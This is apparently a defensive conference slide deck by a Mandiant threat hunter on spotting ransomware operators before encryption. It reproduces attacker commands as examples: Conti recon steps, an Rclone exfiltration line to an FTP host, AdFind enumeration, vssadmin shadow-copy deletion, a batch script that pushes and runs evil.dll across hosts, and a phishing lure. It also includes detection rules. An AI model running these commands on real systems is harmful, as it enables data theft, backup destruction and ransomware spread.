

I Knew You Were Trouble

•••


Detecting Threat Actors Before they Deploy Ransomware

Hi, I'm Kirstie!

- Dog mom
- Professional Ransomware Hater @ Mandiant
- Music Festival Enthusiast
- Threat Hunting Fan Girl
- @gigs_security on Twitter



Ransomware




The Story

“Typical” Ransomware event



Things to keep in mind:

- Ransomware binaries encrypt - a human actor performs recon and data exfil
- There are great ways to slow down an attacker in the environment...
 - ... But there are no silver bullets.
- Strengthening your environment against ransomware will help immensely in the long run



Maturity Levels of Organizational Security Landscapes

Underdeveloped

- No security team
- No dedicated SOC
- Decentralized IT environment

Median

- Security Team with emphasis on growth
- Security tools, but decentralized alert management
- Limited ability to scale response efforts

Advanced

- Dedicated 24X7 SOC
- Dedicated Hunt Team
- Constantly improving Security landscape

Maturity Levels of Organizational Security Landscapes

Underdeveloped

- No security team
- No dedicated SOC
- Decentralized IT environment

Median

- Security Team with emphasis on growth
- Security tools, but decentralized alert management
- Limited ability to scale response efforts

Let's start here

Advanced

- Dedicated 24X7 SOC
- Dedicated Hunt Team
- Constantly improving Security landscape

Ransomware Incidents

The How





Allan “Ransomware Sommelier” Liska
@uuallan

...

Interesting conversation with @johnwetzel this morning about how RaaS has effectively become “hot swappable” ransomware for affiliates. Moving from one RaaS offering to another for skilled affiliates is easier than ever and when one RaaS offering goes down, switching is simple.

12:52 PM · Jul 26, 2021 · Twitter for iPhone



Initial recon steps from Conti CS first commands in the manual. This comfort to any org that has prior pentesting/detection engineering

```
1 . Initial exploration
1.1 . Search for company income
Finding the company's website
On Google : SITE + revenue (mycorp
"mycorporation.com" "revenue")
check more than 1 site, if possible
(owlr, manta, zoominfo, dnb, rocketrich)

1.2 . Defined by AB
1.3 . shell whoami <===== who am I
1.4 . shell whoami / groups -> my rights on the bot (if the bot came with a
blue monik)
1.5 . 1 . shell ntltest / dclist: <===== domain controllers
net delist <===== domain controllers
1.5 . 2 . net domain controllers <===== this command will show the ip
addresses of domain controllers
1.6 . shell net localgroup administrators <===== local administrators
1.7 . shell net group / domain "Domain Admins" <===== domain administrators
1.8 . shell net group "Enterprise Admins" / domain <===== enterprise
administrators
1.9 . the shell net group "the Domain Computers has" / domain <===== total
number - in the PC in the domain
1.10 . net computers <===== ping all hosts with the output of ip
addresses.
```

10:38 AM · Aug 9, 2021 · Twitter Web App

https://github.com/silence-is-best/files/blob/main/translate_f.pdf

ne consuming #ThreatIntel report in
ng campaign is finished:
eas
les (Windows/Sysmon/EDR)
& BITS jobs:

TheDFIRReport team!

```
--The Rclone utility was used to collect information from file shares and to exfiltrate the data.
--svchost.exe --config svchost.conf --progress --no-check-certificate copy "\\ServerName\C$\\ShareName" ftp://DomainName/FILES/C$\\Shares
mitre_attack:
  defense_evasion:
    - T1059 - Mimikatz - Masquerading - Match Legitimate Name or Location
    - T1049 - Exfiltration Over Alternative Protocol
    - T1567.002 - Exfiltration Over Web Service - Exfiltration to Cloud Storage
  detection:
    _detections:
      - monitor Rclone tool execution, if it's not a legit tool in your environment.
      - monitor renamed Rclone tool execution.
      - monitor renamed Rclone binary file creation/rename/deletion using VERSIONINFO attributes.
    telemetry:
      process_create:
        - Windows EID 4688
        - System EID 1
        - EDR (ProcessCreateNotifyRoutineEx)
      file_create:
        - EDR (minifilter)
      file_rename:
        - EDR (minifilter)
      file_delete:
        - EDR (minifilter)
      rules:
        - Channel:Windows-Security AND EventId:4688 AND (FileProcessName:"\\rcclone.exe" OR ProcessName:(as||rcclone))
        - Channel:Sysmon AND EventId:1 AND (OriginalFileName:"rcclone.exe" OR Company:"rcclone.org" OR Product:"rcclone") AND NOT Image:"\\rc
        - Channel:EDR AND EventType:(FileCreate OR FileDelete OR FileRename) AND (OriginalFileName:"rcclone.exe" OR Company:"rcclone.org" OR
        AND NOT FilePath:"\\rcclone.exe"
```

9:55 AM · Aug 19, 2021 · Twitter Web App

[https://github.com/vadim-hunter/Detection-Ideas-Rules/blob/main/Threat%20Intelligence/The%20DFIR%20Report/20210329_Sodinokibi_\(aka_Revil\)_Ransomware.yaml](https://github.com/vadim-hunter/Detection-Ideas-Rules/blob/main/Threat%20Intelligence/The%20DFIR%20Report/20210329_Sodinokibi_(aka_Revil)_Ransomware.yaml)

Entry Vectors

- Single Factor Perimeter Compromises
 - MFA all the things
- Phishing turned backdoors
 - Weaponized documents that leverage Office macros to run malicious code
 - Enticing the user to download malicious code from shared sites (GDrive, Box, Dropbox, etc)

Contract cancellation reminder

 Bethanne Wesley <andrew.constantine@littlernews.mobi> Today at 11:42 AM

Good day to you, [REDACTED]!
Unfortunately, we are here to tell you that our contract with [REDACTED] company is temporarily suspended because of the riots on the factory house. Payments compensation info and contract you can find here:
https://docs.google.com/document/d/e/2PACX-1vTX6R2anNzK8GbShQGLLz_U7DvhhabDw3kOO3b6-0Gr1w6BmDwnrESxM994WAnmptW4Dl7wANH7I_2/pub

We are sorry for such troubles .

Regards,
Bethanne Wesley

Entry Vectors

- Software Vulnerabilities / 0-day compromises
 - Harder to protect against, but visibility can aid in early detection of post exploitation activity



Internal Recon

- Visibility - Asset management is a constant struggle, but why is it so important?
 - AV being turned off by Threat Actor
 - Active Directory Recon
 - Ransomware deployment list - Computer Objects
 - Cred Harvesting

```
$ adfind.exe -f (objectcategory=person) > <user_list>.txt
$ adfind.exe -f objectcategory=computer > <computer_list>.txt
$ adfind.exe -f (objectcategory=organizationalUnit) >
<ou_list>.txt
$ adfind.exe -subnets -f (objectCategory=subnet) >
<subnet_list>.txt
$ adfind.exe -f "(objectcategory=group)" > <group_list>.txt
$ adfind.exe -gcb -sc trustdmp > <trustdmp>.txt
```

```
$ start PsExec.exe @C:<IP ADDRESS\C$\.txt -u
<domain>\<username> -p <password> cmd /c COPY
"\\"<shared_folder>\TESTFILE.txt" C:\windows\temp\"
```

Anti-Recovery

- Anti-recovery efforts
 - Backups being deleted
 - Volume Shadow Copy being deleted

```
"C:\\\\WINDOWS\\\\system32\\\\vssadmin.exe" Delete Shadows /All /Quiet
```

Lateral Movement

- Remote Desktop (RDP) / Network Logins
 - Cobalt Strike/BEACON/Other Malleable C2s
 - Powershell logging!!!!
 - WMI Malware

```
SELECT * _FROM _InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA  
'Win32_PerfFormattedData_HackOS_System' AND TargetInstance.SystemUpTime >= 140 AND  
TargetInstance.SystemUpTime < 280
```

- Third party admin software (LogMeIn, VNC, TeamViewer, etc)

Ransomware Deployment

- Manual Propagation:
 - Manually run encryptors on targeted systems.
 - Deploy encryptors across the environment using batch files
 - Deploy encryptors with Microsoft Group Policy Objects (GPOs).
 - Deploy encryptors with existing software deployment tools utilized by the victim organization.

```
@echo off
del done.txt
del offline.txt
rem Loop thru list of computer names in file specified on command-line
for /f %%i in (%1) do call :check_machine %%i ←
goto end
:check_machine
rem Check to see if machine is up.
ping -n 1 %1|Find "TTL=" >NUL 2>NUL ←
if errorlevel 1 goto down
echo %1
START cmd /c "copy C:\Windows\Temp\evil.dll \\%1\c$\windows\temp && exit" ←
ping 127.0.0.1 -n 1
echo %1 >> done.txt
rem wmic /node:"%1" process call create "regsvr32.exe /i C:\windows\temp\evil.dll" >>
done.txt
START "" cmd /c "wmic /node:"%1" process call create "rundll32.exe
C:\windows\temp\evil.dll, DllRegisterServer" && exit"
goto end
:down
rem Report machine down
echo %1 >> offline.txt
:end
```

Ransomware Deployment

- Automated Propagation:
 - Credential or Windows token extraction from disk or memory.
 - Trust relationships between systems
 - Leveraging methods such as WMI, SMB, or PsExec to bind to systems and execute payloads.
 - Unpatched exploitation methods (e.g., EternalBlue – addressed via Microsoft Security Bulletin MS17-010).

Take Aways



**Ransomware Events are
Detectable**



Prevention is much easier

<https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/wp-ransomware-protection-and-containment-strategies.pdf>

What I've heard from Managers of Environments

- Fear of the true state of the network.
- The SIEM thing....
- Security is very reactionary . . . “let me buy this shiny object and I have to worry less”
 - This generally means... limited security roadmap, risk registers or no vision how to improve security



Let's Chat - the one slide to pay attention to

- MDR/MSSPs to offset security talent (continuous loop of improvement)*
- Create a matrix of systems by criticality so you know which to restore first. Then... make sure there is visibility to these.
- what facts would affect your decision to pay a ransom and when it would become viable to pay
- Visibility = how many times you must investigate.

Last Slide

Thanks, y'all!



Contact me: @gigs_security on Twitter